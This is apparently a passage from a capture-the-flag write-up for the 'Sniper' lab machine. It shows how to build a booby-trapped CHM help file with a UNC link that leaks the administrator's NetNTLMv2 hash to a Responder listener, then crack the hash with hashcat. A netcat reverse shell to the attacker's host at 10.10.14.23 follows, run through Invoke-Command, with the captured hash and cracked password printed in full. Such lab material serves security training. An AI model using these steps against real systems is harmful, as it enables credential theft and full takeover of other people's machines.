
```
Hi Chris,

Your php skillz suck. Contact yamitenshi so that he teaches you how to use it
and after that fix the website as there are a lot of bugs on it. And I hope that
you've prepared the documentation for our new app. Drop it here when you're done
with it.

Regards,
Sniper CEO.
```

In `C:\Users\chris\Downloads` we find `instructions.chm`. A `CHM` file is a compiled HTML file that is used for "Help Documentation". Therefore, the administrator might be expecting the CHM file to be in placed in `C:\Docs\`.


In order to exploit this, we can create a new CHM file containing a UNC link, that will trigger a connection to our server on opening. This will allow us to steal the admins NetNTLMv2 hashes. Consider the following HTML code.

```
<html>
    <body>
        <img src=\\10.10.14.23\share\abc.png />
    </body>
</html>
```

We will place the above code into `instructions.html`, and use the HTML Help Workshop on a Windows machine to compile the code. Download and install `htmlhelp.exe`. Next, open HTML Help Workshop from the Start Menu and click on `File -> New -> Project`.




We will then be asked the folder in which the project will be saved. We can use the Desktop.



Specify the name of your project file, and where you would like it to be created.

C:\Users\TRX\Desktop\instructions.hhp


In the next window we will need to click the box to Include HTML files.



If you have already created files that you want to include in your project, specify them below:

- [ ] HTML Help table of contents (.hhc)
- [ ] HTML Help index (.hhk)
- [✓] HTML files (.htm)


Finally we select the file `Instructions.html` we created earlier.



Specify where your .htm files are located:

instructions.html

Let's proceed to compile our HTML file. Click on the compile button in the tool bar.



[OPTIONS]
Compatibility=1.1 or later
Compiled file=instructions.chm
Default topic=instructions.html
Display compile progress=No
Language=0x409 English (United States)

[FILES]
instructions.html


Project file:
C:\Users\TRX\Desktop\instructions.hhp

Save all files before compiling

Automatically display compiled help file when done

C:\Users\TRX\Desktop\instructions.hhp

We click compile when prompted. After waiting for a while our CHM file will be created in the same folder.



```
[OPTIONS]
Compatibility=1.1 or later
Compiled file=instructions.chm
Default topic=instructions.html
Display compile progress=No
Language=0x409 English (United States)

[FILES]
instructions.html
```

```
Microsoft HTML Help Compiler 4.74.8702

Compiling c:\Users\TRX\Desktop\instructions.chm


Compile time: 0 minutes, 26 seconds
1       Topic
0       Local links
0       Internet links
0       Graphics


Created c:\Users\TRX\Desktop\instructions.chm, 10,315 bytes
Compression increased file by 10,243 bytes.
```

Copy `instructions.chm` back to our Linux machine, copy it to `/var/www/html` and download it from the server.

```
wget http://10.10.14.23/instructions.chm -o C:\Users\chris\instructions.chm
```

Open Responder on our local machine.

```
python Responder.py -I tun0
```

Next, let's copy `instructions.chm` into `C:\Docs`.

```
copy C:\Users\chris\instructions.chm C:\Docs
```

After a few seconds we will receive the Administrators hash in Responder.

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.151
[SMB] NTLMv2-SSP Username : SNIPER\Administrator
[SMB] NTLMv2-SSP Hash     :
Administrator::SNIPER:f697db46d19d2186:8543DAB47D07971361F9C60DF657BE30:0101000000000000C0653150DE09D201DE2367
3827C68D8F0000000002000800530004D004200330001001E00570049004E002D00500052004800340039003200520051004100460056000
0400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039003200520051004100460
0056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C065
3150DE09D201060004000200000008003000300000000000000000000000003000000A15C9DDEA62C28C75FCFA276622BE3FEF7E0313E17
279FB84751B474A7A0FE2A0A001000000000000000000000000000000000000900200063006900660073002F003100300002E0031003000
2E00310034002E0032003300000000000000000000000000
```

Let's place it inside hash.txt and use hashcat to crack it.


```
hashcat -m 5600 --force hash.txt rockyou.txt
```

After a few seconds, it cracks and we see the password **butterfly!#1**. We can use `Invoke-Command` to receive a shell as the local administrator.

Start a new Netcat listener and execute the following commands.

```
nc -lvp 5555
```

```
$password = convertto-securestring -AsPlainText -Force -String "butterfly!#1";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\Administrator",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { C:\Users\chris\nc.exe -e
cmd.exe 10.10.14.23 5555} -credential $credential;
```



```
nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.23] from 10.10.10.151 [10.10.10.151] 49990
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>
```

We receive a shell as administrator, and can access the root flag on the desktop.